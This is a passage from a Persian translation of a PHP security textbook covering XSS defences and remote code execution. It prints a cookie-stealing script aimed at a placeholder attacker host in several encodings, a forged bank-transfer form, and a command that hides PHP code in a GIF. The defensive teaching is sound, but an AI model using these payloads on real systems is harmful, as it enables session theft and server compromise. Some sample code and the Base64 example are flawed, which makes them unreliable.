خواهد شد. در ادامه، ویرایش‌های ایمن به دست آمده از ورودی را نمایش می‌دهید.

تابع `htmlspecialchars()` همچنین علامات نقل قول دوگانه و یگانه را به اشیا بدل می کند که موجب اطمینان از مدیریت ایمن جهت هر دو نوع المان فرم ممکن زیر خواهد شد:

```
<input type="text" name="myval" value="<?= safe( $myval ) ?>" />
<input type='text' name='yourval' value='<?= safe( $yourval ) ?>' />
```

ورودی دوم (با علامات نقل قول یگانه) کاملاً قانونی است (هرچند که اندکی غیر عادی است). بنابراین، پارامتر `ENT_QUOTES` همواره باید با `htmlspecialchars()` مورد استفاده قرار گیرد. این پارامتر است که به `htmlspecialchars()` می گوید که یک علامت نقل قول یگانه را به شیء `&#39;` تبدیل کند؛ و یک علامت نقل قول دوگانه را به شیء `&#34;` تبدیل نماید. در حالی که اغلب مرورگرها این کد را رندر می کنند، تعدادی از مشتری های قدیمی ممکن است این کار را نکنند، که به همین دلیل است که `htmlspecialchars()` یک انتخاب بین روش های ترجمه علامت نقل قول را ارائه می دهد. تنظیمات `ENT_QUOTES` محافظه کارانه تر بوده و در نتیجه انعطاف بالاتری نسبت به `ENT_COMPAT` و همین طور `ENT_NOQUOTES` دارد. به همین دلیل است که ما آن را پیشنهاد می دهیم.

#### ۷,۴,۲,۲ پاک سازی تمامی URI های ارسالی توسط کاربر

اگر به کاربران اجازه دهید تا یک URI را وارد نمایند (برای مثال یک آیکون یا آواتار شخصی را مشخص نمایند و یا لینک های مبتنی بر تصویر را در یک گالری کوئری یا کاتالوگ ایجاد نمایند)، باید مطمئن شوید که آنها نمی توانند از URI های آلوده شده با اسکریپت های `javascript:` یا `vbscript:` استفاده نمایند. تابع `parse_url()` پی اچ پی ۵.۹، یک URI را به آرایه های مربوطه از بخش های مختلف، تقسیم می کند. این امر بررسی اینکه کلید `scheme` به چه چیزی اشاره می کند را ساده می سازد (چیزی قابل قبول از قبیل `http:` یا `ftp:` یا چیزی غیر قابل قبول مانند `javascript:`).

تابع `parse_url()` همچنین شامل یک کلید `query` خواهد بود که به یک رشته ی کوئری الصافی، اشاره دارد (یعنی یک متغیر `$_GET` یا یک مجموعه از آنها) اگر چنین چیزی موجود باشد. بنابراین، اجازه ندادن به رشته های کوئری در URI ها، ساده خواهد شد. با این حال، ممکن است مواردی وجود داشته

باشد که در آن‌ها حذف بخش کوئری یک URL باعث سردرگمی کاربران شما خواهد شد، مثل زمانی که می‌خواهند با یک URI به یک سایت، اشاره کنند.

در ادامه، ممکن است بخواهید که اجازه‌ی بخش‌های کوئری را بر روی URI‌ها جهت سایت‌های مورد اعتماد بدهید به طوری که یک کاربر بتواند به شکل مشروع، URI قبلی را جهت `example.com` وارد کند.

یک حفاظت دیگر جهت لینک‌های ارسالی توسط کاربران عبارت از نوشتن نام دامنه‌ی این لینک به صورت متن ساده در کنار خود لینک هست، روش `Slashdot`:

```
Hey, go to <a href="http://reallybadguys.net/trap.php">photos.com</a>  
[reallybadguys.net] to see my passport photo!
```

تئوری پایه‌ی این دفاع این است که یک کاربر معمولی قبل از دنبال نمودن لینک‌ها به یک سایت ناشناخته یا غیر قابل اعتماد، دقت خواهد نمود علی‌الخصوص سایتی که دارای نام بدی باشد.

شما می‌توانید یک فیلتر را جهت URI‌های ارسالی توسط کاربر مثل این کد، ایجاد کنید

سازمان فناوری اطلاعات ایران

```
<?php

$trustedHosts = array(
    'example.com',
    'another.example.com'
);
$trustedHostsCount = count( $trustedHosts );

function safeURI( $value ) {
    $uriParts = parse_url( $value );
    for ( $i = 0; $i < $trustedHostsCount; $i++ ) {
        if ( $uriParts['host'] === $trustedHosts[$i] ) {
            return $value
        }
    }
    $value .= ' [' . $uriParts['host'] . ']';
    return $value;
}

// retrieve $uri from user input
$uri = $_POST['uri'];

// and display it safely
echo safeURI( $uri );

?>
```

مدیریت محتوا

این تکه کد نیز تا حد زیادی واضح است. شما یک آرایه از میزبان های را که به آن ها اعتماد دارید ایجاد می کنید، و یک تابع که بخش میزبان URI ارسالی کاربر (به دست آمده با استفاده از تابع `parse_url()` را با موارد موجود در آرایه های هاست های قابل اعتماد، مقایسه می کند. اگر یک تطابق یافتید، شما URI را بدون تغییر نمایش می دهید. اگر تطابق نیافتید، بخش میزبان URI را به خود URI اضافه نموده و آن را نمایش می دهید. در این حالت، شما جهت کاربر فرصتی ایجاد کرده اید که میزبان واقعی را که این لینک به آن اشاره می کند، ببیند و یک تصمیم آگاهانه در خصوص کلیک کردن یا نکردن آن بگیرد.

### استفاده از یک فیلتر XSS اثبات شده بر روی ورودی HTML

۷,۴,۲,۳

مواردی وجود دارد که در آن ها ورودی کاربر می تواند به شکل مناسبی شامل HTML باشد و شما باید علی الخصوص درباره ی چنین ورودی، دقیق باشید. از لحاظ نظری این امکان وجود دارد که یک فیلتر را جهت خنثی نمودن HTML ارسالی کاربر، طراحی نماییم ولی به سختی می توان تمامی موارد ممکن را

در نظر گرفت. شما مجبور خواهید بود که روشی را جهت اجازه بیابید که از یک مجموعه‌ی بسیار محدود از تگ‌ها استفاده می‌کند و این امر شامل تصاویر، خصایص مدیریت رخدادهای جاوااسکریپت یا خصایص استایل نمی‌باشد. در این نقطه، ممکن است دریابید که تعداد بسیار زیادی از منافع HTML را از دست داده‌اید که بهتر خواهد بود که حداقل از سوی کاربران نامشخص، تنها اجازه‌ی متن را بدهید.

حتی اگر شما موفق به ایجاد یک روتین شوید که به نظر کار می‌کند ممکن است متوجه شوید که قابل اعتماد نیست چرا که مبتنی بر مرورگر و یا حتی ویرایش مرورگر می‌باشد.

به علاوه، انعطاف مورد نیاز توسط استانداردهای اینترنت جهت پشتیبانی از کاراکترهای چند بایتی و رمزگذاری‌های مختلف می‌توانند حتی نبوغ‌آمیزترین کد جهت استراتژی‌های فیلتر نمودن را نیز شکست بدهند چرا که روش‌های بسیار زیادی جهت نشان دادن هر کاراکتر مفروض وجود دارد. در اینجا، پنج گونه‌ی متفاوت از یک اسکریپت خطرناک تک خطی ارائه داده می‌شود که هر کدام به گونه‌ای رمزگذاری شده‌اند که آن را کاملاً از دیگران متمایز می‌نماید (هرچند که اصولاً به شکل دقیق یکی هستند)، ولی با این حال، این کد می‌تواند به سادگی توسط یک مرورگر استاندارد یا مشتری ایمیل، رندر شود:

متن ساده:

```
window.location='http://reallybadguys.net'+document.cookie;
```

رمزگذاری URL (یک علامت درصد و در ادامه، یک مقدار ASCII هگزادسیمال از کاراکتر):

```
%77%69%6E%64%6F%77%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70%3A%2F%2F%72%65%61%6C%6C%79%62%61%64%67%75%79%73%2E%6E%65%74%27%2B%64%6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3B
```

اشیا هگزادسیمال HTML (سه کاراکتر &#x# و در ادامه، مقدار هگزادسیمال ASCII این کاراکتر و سپس یک نقطه ویرگول):

```
&#x77;&#x69;&#x6E;&#x64;&#x6F;&#x77;&#x2E;&#x6C;&#x6F;&#x63;&#x61;&#x74;&#x69;&#x6F;&#x6E;&#x3D;&#x27;&#x68;&#x74;&#x74;&#x70;&#x3A;&#x2F;&#x2F;&#x72;&#x65;&#x61;&#x6C;&#x6C;&#x79;&#x62;&#x61;&#x64;&#x67;&#x75;&#x79;&#x73;&#x2E;&#x6E;&#x65;&#x74;&#x27;&#x2B;&#x64;&#x6F;&#x63;&#x75;&#x6D;&#x65;&#x6E;&#x74;&#x2E;&#x63;&#x6F;&#x6F;&#x6B;&#x69;&#x65;&#x3B;
```



اشیا دسیمال HTML (دو کاراکتر #& و در ادامه، مقدار ASCII دسیمال این کاراکتر):

```
&#119&#105&#110&#100&#111&#119&#46&#108&#111&#99&#97&#116  
&#105&#111&#110&#61&#39&#104&#116&#116&#112&#58&#47&#47&#114  
&#101&#97&#108&#108&#121&#98&#97&#100&#103&#117&#121&#115&#46  
&#110&#101&#116&#39&#43&#100&#111&#99&#117&#109&#101&#110&#116  
&#46&#99&#111&#111&#107&#105&#101&#59
```

رمزگذاری Base64 (ن.ک. فصل اول جهت بحثی در خصوص این روش رمزگذاری با ۷,۴,۲,۴

قابلیت وارون سازی ساده):

```
d2luZG93LmxvY2Foaw9uPSdodHRwOi8vcmlvdG50LmNvb2tp
```

در حالی که (همان طور که قبلاً گفتیم) ممکن است از لحاظ نظری امکان پذیر باشد که یک فیلتر را طراحی نماییم که هر کدام از این نمایش های مختلف یک چیز یکسان را تشخیص دهد، به عنوان یک امر عملی، این امر به احتمال زیاد در طول عمر یک فرد به شکلی قابل اعتماد انجام نخواهد شد. فیلترهای مبتنی بر برنامه های منظم می توانند علی الخصوص مشکل را باشند (همین طور کند) به این دلیل که تعداد زیادی الگوی مختلف وجود دارد که باید بررسی شوند.

ما نمی خواهیم که به صورت کامل، ناامید باشیم. استفاده از یک کتابخانه ی بررسی کد از قبیل ماژول Tidy در PHP تا حد زیادی به شما کمک خواهد کرد.

طراحی یک API خصوصی جهت مبادلات حساس ۷,۴,۲,۵

برای حفاظت از کاربران خود در برابر درخواست غیر عمدی یک URI که منجر به رخداد یک فعالیت نامطلوب در برنامه ی شما خواهد شد، پیشنهاد می دهیم که یک رابط کاربری خصوصی را جهت تمامی فعالیت های حساس، از قبیل private.example.com یا bank.example.com، به جای سایت عمومی خود یعنی example.com ایجاد کنید. سپس تنها درخواست هایی را به آن رابط بپذیرید که از طریق متغیرهای \$\_POST ارسال شده اند (که به این صورت امکان استفاده ی مهاجم از متغیرهای \$\_GET را از بین می برید).

این محدودیت را با یک بررسی مقدار ارجاعی جهت تمامی فرم های ارسالی به رابط خود ترکیب کنید، مثل این:

```
<?php
if ( $_SERVER['HTTP_REFERER'] != $_SERVER['HTTP_HOST'] ) {
    exit( 'That form may not be used outside of its parent site.' );
}
?>
```

یک تست از قبیل تست بالا، مانع فعالیت‌های جعلی از قبیل حمله‌ی زیر خواهد شد:

```
<form action="https://bank.example.com/transfer.php" method="post">
  <!-- pretend to search -->
  <h1>Search the Bank Website</h1>
  <input type="text" name="query" size="52" />
  <!-- but actually, make transfer -->
  <input type="hidden" name="toacct" value="54321" />
  <input type="hidden" name="amount" value="$1000.00" />
  <br />
  <input type="submit" value="Submit" />
</form>
```

تنها روش جهت بررسی اینکه کاربران واقعا چه چیزی را در سیستم شما قرار می‌دهند عبارت از نادیده‌گیری مارک‌آپی که نمایش داده می‌شود، هست. در فصل پنجم چگونگی انجام موثر این کار را تشریح نمودیم. تکه کد زیر یک سیستم کوچکی با ایمنی پایین‌تر ولی احتمالا عملی‌تر را نشان می‌دهد که در آن یک تابع جهت نادیده‌انگاشتن تمامی خروجی به صورت انتخابی فراخوانی می‌شود.

موسسه تخصصی فناوری اطلاعات ایران  
کتابخانه‌ی رایانه‌ای

```
<?php

$title = $_POST['title'];
$message = $_POST['message'];

function safe( $value ) {
    // private interface?
    if ( $_SERVER['HTTP_HOST'] === 'private.example.com' ) {
        // make all markup visible
        $value = htmlentities( $value, ENT_QUOTES, 'utf-8' );
    }
    else {
        // allow italic and bold and breaks, strip everything else
        $value = striptags( $value, '<em><strong><br>' );
    }
    return $value;
}
?>
<h1><?= safe( $title ) ?></h1>
<p><?= safe( $message ) ?></p>
```

مورد

تابع `safe()`، اگر از سوی یک رابط خصوصی مورد دسترسی قرار گیرد (در این حالت، توسط `private.example.com`)، تمامی ورودی ها را نادیده می گیرد به گونه ای که هر نوع کد موجود در آن به صورت ایمن نمایش داده می شود. این روش به شما اجازه می دهد که ببینید که کاربران شما واقعا چه چیزی را وارد می کنند و بنابراین ممکن است حتی به شما کمک کند تا حملات جدید را به محض ایجاد، مشاهده کنید.

اگر تابع `safe()` از رابط خصوصی فراخوانی نشود، از تابع `strip_tags()` پی اچ پی جهت حذف اغلب اشیا به غیر از اشیا بی ضرر، استفاده می کند (موارد مشخص شده در پارامتر ثانویه ی اختیاری). توجه کنید که `strip_tags()` دارای یک محدودیت ۱۰۲۴ کارکتری است بنابراین اگر ورودی که می خواهید استریپ نمایید طولانی تر از این مقدار باشد، باید آن را به قطعه های با اندازه ی مناسب تقسیم نمایید تا هر کدام از آن ها را به صورت جداگانه مدیریت نموده و بعد از اتمام کار، کل ورودی را به هم بچسبانید. همچنین توجه کنید که تگ های یکتای XHTML یعنی `<br>` و `<hr>` با مشخص نمودن برابری های قدیمی HTML (مثل `<br>`) یا اشکال جدید XHTML، پاک سازی می شوند. از سوی

دیگر، تگ XHTML برابر با `<img ... />` تنها توسط برابری HTML یعنی `<img>` پاک‌سازی می‌شود..

#### ۷,۴,۲,۶ پیش‌بینی فعالیت‌هایی که از کاربران انتظار دارید

معمولا این امکان وجود دارد که براساس درخواست جاری، تعداد محدودی از فعالیت‌هایی را تعیین نمود که یک کاربر در ادامه انجام خواهد داد. جهت مثال، اگر کاربر درخواست یک فرم ویرایش سند نماید، شما انتظار خواهید داشت که فعالیت بعدی وی، ارسال این فرم ویرایش جهت پردازش باشد و یا لغو کار. شما از روی انتظار ندارید که یک فعالیت غیرمرتبط ناشی از یک بخش دیگر از سایت را انجام دهد.

یک سیستم پیش‌بینی از قبیل این می‌تواند به تشخیص و جلوگیری از حملات XSS که کاربر را گول می‌زنند تا فعالیت غیرمنتظره‌ای را انجام دهد، کمک خواهد نمود.

چنین چیزی به چه شکل خواهد بود؟ جهت هر درخواست، تمامی URI‌های درخواستی را که در ادامه از کاربر انتظار دارید را ایجاد می‌نمایید و آن‌ها را به عنوان رشته‌ها یا درهم‌سازی‌ها در جلسه، ذخیره می‌کنید. در ادامه، بعد از درخواست بعدی، URI جاری را با آرایه‌ی ذخیره شده‌ی URI‌های مورد انتظار مقایسه نمایید. اگر تطابقی وجود نداشت، باید از نوعی منطق، استفاده نمایید (که به صورت کامل وابسته به ساختار و منطق برنامه‌ی شما می‌باشد) تا تعیین کنید که آیا URI درخواستی، ایمن است یا خیر (ممکن است کاربر تنها به بخش دیگری از سایت رفته باشد و در تلاش نیست که کار نامطلوبی انجام دهد). اگر نمی‌توانید چنین تصمیمی بگیرید، می‌توانید یک فرم را صادر کنید تا از کاربر بخواهید که تایید کند که واقعا قصد دارد این عمل را انجام دهد.

#### ۷,۴,۳ XSS در مرورگرها

قابل ذکر است که در مرورگرهای امروزی بخشی از حملات XSS فیلتر شده است. افزونه‌ی NoScript در مرورگر firefox تعدادی گزینه دارد که وبگردی در فایرفاکس را خیلی امن تر می‌کند. دسته بندی عمومی به شما اجازه می‌دهد به طور پیش فرض به سایتهای سطح بالا اجازه ی اجرای اسکریپت داده، یا می‌توانید از آدرس های کامل (<http://www.noscript.net>)، دامنه‌ها ([www.noscript.net](http://www.noscript.net)) و یا از دامنه‌های پایه سطح دو ([nocript.net](http://nocript.net)) استفاده کنید.

هنگامیکه سطوح دسترسی تغییر می‌یابد باید به طور اتوماتیک صفحات تاثیر یافته را دوباره بارگزاری کنید و به سایت‌های باز شده از طریق بوکمارک اجازه‌ی بارگزاری دهید. علاوه بر این موارد می‌توانید گزینه `allow scripts globally` را برای اجرای بدون محدودیت همه اسکریپت‌ها انتخاب کنید، اما `NoScript` به کاربران پیشنهاد می‌کند که از این گزینه استفاده نکنند چون می‌تواند بسیار خطرناک باشد.

افزونه `Script Defender` یکی از افزونه‌های جایگزین `No Script` می‌باشد که برای مرورگر کروم طراحی شده است. این افزونه به شما این اجازه را می‌دهد تا اسکریپت‌ها، پلاگین‌ها و سایر المان‌های موجود در صفحات وبی که با مرورگر کروم مشاهده می‌کنید را غیر فعال کند. بنابراین امن‌تر خواهید ماند. در پایان پیشنهاد که همه حفره‌های امنیتی `XSS` لحاظ شود و بهتر است به امنیت مرورگر اعتماد چندانی نکنید.

## ۷.۵ تست جهت حفاظت در برابر سوء استفاده‌ی XSS

همان‌طور که در فصل‌های قبلی بحث کرده‌ایم، یک بخش مهم از ایمن نگه‌داشتن اسکریپت‌های خود عبارت از تست نمودن آن‌ها جهت نقص‌های ممکن است.

در سایر فصول، ما تست‌های نمونه‌ای را جهت کار شما ایجاد نمودیم. با این حال، در این حالت، یک روتین پاک‌سازی منبع‌باز و یک امکان تست درونی وجود دارد که همان پروژه‌ی `Safe_Html` که قبلاً به آن اشاره نمودیم. هیچ فایده‌ای ندارد که چیزی را که در آنجا موجود است اینجا کپی کنیم و بنابراین پیشنهاد می‌دهیم که شما آن را وارد برنامه‌های خود نمایید و یا حداقل از راهنمایی جهت توسعه‌ی راه‌حل‌های شخصی خود استفاده کنید.

هر نوع فیلتری که ایجاد می‌کنید باید حداقل توسط تمامی ورودی‌ها، تست شود که به صورت بالقوه قادر به ایجاد یک اکسپلویت هستند یا خیر.

## ۷.۶ خلاصه

ما این فصل را با چگونگی ایمن نگه‌داشتن داده‌های کاربران خود در برابر اکسپلویت‌های اسکریپت‌نویسی بین‌سایتی با توضیح دقیق چستی `XSS` و چگونگی کار آن، آغاز نمودیم. ما انواع مختلف اسکریپت‌نویسی را که ممکن است در این راستا وجود داشته باشد را فهرست نموده و آن‌ها را

به دو گونه از چنین اسکرپیت‌نویسی تقسیم کردیم و هر کدام از روش‌های XSS ممکن را مد نظر قرار دادیم.

سپس به روش‌هایی جهت جلوگیری از XSS پرداختیم. بعد از بحثی پیرامون اینکه چرا ارتباط SSL هیچ کمکی به این تلاش نمی‌کند، ما استراتژی‌های مختلفی بعدی را جهت مدیریت ورودی کاربر ارائه کردیم:

- رمزگذاری اشیا HTML (در ورودی که انتظار نمی‌رود محتوای HTML داشته باشد)
- پاک‌سازی URI‌ها
- فیلتر نمودن تلاش‌های سوء استفاده‌ی XSS شناخته‌شده
- جداسازی فعالیت‌های حساس در API‌های خصوصی
- پیش‌بینی فعالیت‌های بعدی کاربران

و در ادامه یک پیشنهاد را جهت روش‌های تست حفاظت، ارائه دادیم.

عملیات خداهای رایانه‌ای



## ۸ فصل هشتم: جلوگیری از اجرای از راه دور

در این فصل بحث خود پیرامون برنامه‌نویسی امن در PHP را با بررسی حملات اجرای از راه دور ادامه می‌دهیم که شامل سوء استفاده از منطق درونی برنامه‌ی شما به منظور اجرای دستورات یا اسکریپت‌های دلخواه بر روی سرور می‌باشد. اسکریپت‌نویسی بین‌سایتی (بررسی شده در فصل هفتم) به شکلی مشابه با افزودن اسکریپت‌های حاوی کد مخرب انجام می‌شود؛ با این حال، در این حالت، اجرای کد در مرورگر مشتری انجام می‌شود و واقعا تاثیری بر روی سرور ندارد. اما از سوی دیگر اجرای از راه دور در محیط حفاظت شده‌ی شما بر روی سرور رخ می‌دهد، که در واقع یک مشکل بسیار جدی است.

در حالی که بسیاری از کارهایی که شما جهت ایمن نمودن محیط سرور خود انجام می‌دهید جهت جلوگیری و یا حداقل محدود نمودن تخریب‌های ناشی از اجرای از راه دور، انجام می‌گردند، اولین خط دفاعی، اطمینان از این امر است که مقادیر ورودی PHP شما شامل دستورات افزوده شده نباشند (استفاده از دستورات درون یک فایل خارجی). جلوگیری از بسیاری از چنین حملاتی را می‌توان از طریق فیلترکردن هوشمندانه‌ی متاکاراکترها، به شکل بحث شده در فصل پنجم، انجام داد، ولی نقص بالقوه به حد کافی خطرناک است که نیازمند اقدامات اضافی باشد. به هر حال، اجرای از راه دور به معنای کنترل سرور شما از راه دور است و این امر می‌تواند یک مهاجم را قادر سازد تا از سیستم شما به عنوان پایگاهی جهت سایر حملات یا فعالیت‌های مجرمانه استفاده نماید.

### ۸.۱ اجرای از راه دور چگونه کار می‌کند

یک حمله‌ی اجرای از راه دور تلاش می‌کند تا کنترل مستقیم برنامه‌ی شما را با استفاده از یک رابط قابل اسکریپت‌نویسی، به دست آورد.

اصلی‌ترین روش جهت اجرای از راه دور عبارت است از ورودی کاربری که به عنوان بخشی از یک دستور شل (یک دستور سیستمی که گاهی اوقات نیاز است به طور مستقیم در PHP استفاده شود) مورد استفاده قرار می‌گیرد، مثلا هنگامی که یک اسکریپت PHP نیازمند فراخوانی یک برنامه‌ی خط فرمان با ورودی کاربری به عنوان آرگومان می‌باشد، یک مهاجم هوشیار می‌تواند یک مقدار ورودی را ایجاد نماید که بعد از تزریق به درون شل، این تکه دستور را که قرار است برنامه آن را اجرا کند به یک مجموعه‌ی اسکریپتی از دستوراتی تبدیل نماید که کارهای دلخواه مهاجم را انجام می‌دهند.

به طور کلی، برنامه‌های حساس به حملات اجرای از راه دور، آن دسته از برنامه‌هایی هستند که اجازه می‌دهند یک مقدار ارسالی از سوی کاربر به طور مستقیم در آرگومان ورودی تابع `eval()` توسط PHP قرارگیرد و یا به درون یکی از پنج تابع اجرای برنامه در PHP تزریق شود. این پنج تابع عبارتند از: `exec()`، `system()`، `passthru()`، `proc_open()`، `shell_exec()`

جهت اطلاعات بیشتر به آدرس مقابل مراجعه نمایید <http://php.net/exec>

## ۸.۲ خطرات اجرای از راه دور

PHP روش‌های متفاوتی را جهت الحاق کردن یک اسکریپت یا اجرای یک رشته کد در اختیار شما قرار می‌دهد این قدرت به این معنا است که توسعه‌دهندگان برنامه‌ها باید احتیاط‌های خاصی را جهت نادیده‌انگاشتن (`escape`) ورودی کاربر، مقادیر پایگاه‌داده و هر نوع داده‌ی غیرایمن، قبل از ارسال آن به یک تابع، مبذول دارند. این امر به همان اندازه حیاتی است و یا حتی حیاتی‌تر است از پاک‌سازی ورودی کاربر که در فصل‌های قبل مورد توجه قرار گرفت.

ما در اینجا سه نوع متفاوت از حملات ممکن را ارائه کرده‌ و سپس تعدادی استراتژی را جهت ممانعت از چنین مشکلاتی ارائه می‌دهیم.

### ۸.۲.۱ تزریق کد PHP

PHP یک مجموعه‌ی گوناگون از روش‌ها را جهت توسعه‌دهندگان فراهم می‌کند تا اسکریپت‌ها را در زمان اجرا در کنار هم قرار دهند. به این معنا که همین تعداد روش‌های گوناگون جهت یک مهاجم وجود دارد که تلاش کند کد PHP خود را به عنوان بخشی از اسکریپت شما اجرا کند. علی‌الخصوص، حواستان باید به اجازه دادن به ورودی کاربر در هر کدام از عملیات زیر باشد که جهت اجرای سایر اسکریپت‌های PHP در فرآیند جاری مورد استفاده قرار می‌گیرند:

- فراخوان‌های `include()` و `require()`
- فراخوان‌های `eval()`
- فراخوان‌های `preg_replace()` با یک تغییر الگو دهنده‌ی e
- قالب‌های قابل اسکریپت‌نویسی


ما این موضوع را مد نظر قرار می دهیم که هر کدام از این عملیات به طور خاص، چگونه دارای نقص می باشد، و مثال های ساده ای را نیز ارائه می کنیم. در حال حاضر، تنها این موضوع اهمیت دارد که توجه کنیم که بیش از یک روش ممکن جهت تزریق کد PHP، درون اسکریپت های برنامه ای شما وجود دارد.

هدف نهایی تزریق کد PHP، ممکن است تنها مشخص نمودن مقدار یک متغیر PHP مانند \$dbPassword باشد و یا ممکن است نصب و اجرای یک root kit (مجموعه ای از فایل ها که می توانند جهت دست گرفتن کنترل یک سرور مورد استفاده قرار گیرند) با استفاده از توابع file\_put\_contents() و system() یا هر چیز دیگری که PHP قادر به انجام آن است.

## افزودن کد PHP در فایل های ارسالی ۸,۲,۲

یک مهاجم ممکن است کد PHP را درون چیزی قرار دهد که اصلاً شبیه به یک اسکریپت PHP جهت برنامه ای شما به نظر نرسد، مثل یک تصویر ارسالی، فایل صوتی، یا pdf. برای مثال، تصویر ۸-۱ را در نظر بگیرید که همان آیکون مشهور قفل است، locked.gif که نشان دهنده ی یک ارتباط ایمن در یک مرورگر می باشد.

تصویر ۸-۱: آیکون قفل طلایی آشنا، locked.gif با کد PHP افزوده. اندازه ی اصلی در سمت چپ، بزرگ شده در راست.



در واقعیت، چیزی که شما می بینید بیشتر از یک تصویر GIF می باشد. چرا که دستور شل echo جهت افزودن یک اسکریپت PHP یک خطی به انتهای آن، که مورد استفاده قرار گرفته است به این صورت هست:

```
$ echo '<?php phpinfo();?>' >> locked.gif
```

همان‌طور که می‌توانید در تصویر اینجا ببینید، PHP افزوده شده قابل دیدن نیست. ولی به صورتی که دستور فایل زیر نشان می‌دهد، این تصویر دارای یک نوع MIME از image/gif است علی‌رغم اینکه یک کد افزوده در آن وجود دارد:

```
$ file -i locked.gif  
locked.gif: image/gif
```

فرمت GIF89a به گونه‌ای طراحی شده است که به صورت درون خطی در یک جریان داده‌ی بزرگ‌تر قرار گیرد. بنابراین هر بلوک از داده در این فایل یا دارای طول ثابت است و یا با یک اندازه بایت آغاز می‌شود که به رمزگشا می‌گوید که دقیقاً این بلوک دارای چه طولی هست. بنابراین، داده‌های افزوده‌شده به یک GIF نادیده گرفته می‌شوند چرا که خارج از بلوک داده قرار دارند. هر نوع برنامه‌ی ویرایش تصویر و یا مدیریت تصویر، شامل تابع `getimagesize()` در PHP، این فایل را به عنوان یک تصویر GIF معتبر می‌پذیرد، چرا که در واقع یک عکس معتبر نیز هست. داده‌های اضافی در انتهای این فایل تنها مقداری اطلاعات باینری افزوده هستند و برنامه‌هایی که آن‌ها را درک نمی‌کنند، آن را نادیده خواهند گرفت. همین ویژگی جهت بسیاری از فرمت‌های فایل صادق است. (اگر مهاجم در انتهای فایل GIF که آن را در ویرایشگر متنی باز نموده و کد افزوده شده جهت تخریب را در انتهای فایل اضافه نماید، فرمت GIF89a به کد تخریب ترتیب اثری نمی‌دهد، همچنین تصویر معتبر خواهد بود و اگر کد تخریب را در وسط بلوک درج نماید آنگاه تصویر دیگر معتبر نخواهد بود.)

برای اثبات اینکه کد PHP افزوده شده واقعا در اینجا قرار دارد، اجازه دهید که کد باینری تصویر را در یک ویرایشگر متنی مشاهده کنیم، همان‌طور که در تصویر ۸-۲ نشان داده شده است.

تصویر ۸-۲: محتوای واقعی `locked.gif`

```
GIF89a*  áá  q ós θ  μα ίτ ρj Ñυ σz .! ±~  2m n
ω ½δ -o ΣΠηάά  áá  όη 'άά  1  u>-άñ  Γδ√τ-√  áá
3άά  Αρxό  e  áá  ~  W  ηm  áñδ  x  |S  >  áx
cki  >  á  -σωó  H  á  σ-  ος>δ  há±±  x  σ  ΓΔα†  "άά
ά  |<CR>  áá  σηζ  ηδ  F  9  uá:  xδμ  ÷ó-  σ±  ΔΔσ  |÷  ó
  h  á  Ε  o  μσ<CR>  q|||  ω±  áá  ÷mδ
^±  â-  C  "  βδ±  Ñ-  j  η±  |σ†  *  ááá
```

```
!  *  ↓  !  βe5he  γ  +  <
‡BDS22  η  AθLnc<l  φ<CR>  aβ†<LF>m  >  ≤B>ñ"bzxθ'GB÷  $  8PEN  δ  |†
H||<LF>@4P"b@  δβ1>θ  Σ||@  "φ-σ±  @  θ+D<LF>OIμ  †ó.X&  etE
π+I  1H  |±  δ-δ  φ  φ.  ∇  ,δμ%  "σ"p  .  σ||  ||σ†  1P  ≤  sδp  óQe  ;<?php
phpinfo(>;?><LF>
```

اگر قرار بود یک مهاجم این عکس را به صورت `locked.php` ارسال می‌نمود و سپس آن را از وب سرور درخواست می‌کرد، آپاچی آن را به عنوان یک اسکریپت PHP اجرا می‌نمود. نتیجه این است که این داده‌های باینری به صورت مستقیم با نوع محتوای واقعی جهت مرورگر ارسال می‌شدند: یعنی هدر `text/html` و خروجی فراخوان `phpinfo()` این امر در تصویر ۳-۸ نشان داده شده است.

تصویر ۳-۸: خروجی از `locked.php`



تابع `phpinfo()` به مهاجم، اطلاعات سیستمی را می‌دهد که می‌تواند در گسترش حمله تا حد زیادی به وی کمک کنند.

## تزریق دستورات یا اسکریپت‌های شل

احتمالا چیزی حتی جدی‌تر از توانایی اجرای کد PHP اختیاری، عبارت از توانایی بالقوه‌ی یک مهاجم جهت اجرای دستورات اختیاری در سطح سیستمی که حتی به عنوان یک کاربر بدون مجوز (که بر اساس تعریف دارای یک شل لاگین نمی‌باشد) هست. لازم به ذکر است PHP یک رابط را برای چنین کاربران بدون مجوز، ارائه می‌دهد و دستورات را از طریق تابع `exec()` به شل انتقال می‌دهد.

حالت ایمن (مورد بحث در فصل چهارم) حفاظت قوی را در برابر یک مهاجم ارائه می‌نماید ولی بسیار خطرناک است که فرض کنیم که یک مهاجم نخواهد توانست راهی را جهت دور زدن این محدودیت‌ها در PHP بیابد. اجازه دهید تعدادی از روش‌های ممکن جهت بیرون رفتن از این محدوده‌ی حالت ایمن را مدنظر قرار دهیم:

- ارسال و اجرای یک اسکریپت Perl: واضح است که Perl تحت تاثیر محدودیت‌های حالت ایمن PHP قرار ندارد. همچنین پایتون، جاوا، Ruby و یا هر کدام از محیط‌های برنامه‌نویسی قابل دسترسی از طریق وب (به عبارتی هست‌های اسکریپت‌نویسی) که ممکن است بر روی سرور نصب باشند، همینطور هستند..
- افزودن آرگومان‌های غیر منتظره به یک دستور سیستمی مشروع: تعدادی از دستورات یونیکس ممکن است اسکریپت‌ها و یا حتی سایر دستورات شل را اجرا نمایند اگر با استفاده از دستورات مناسب فراخوانی شوند.
- سوء استفاده از یک سرریز بافر در یک دستور سیستمی مشروع (مورد بحث در فصل پنجم).

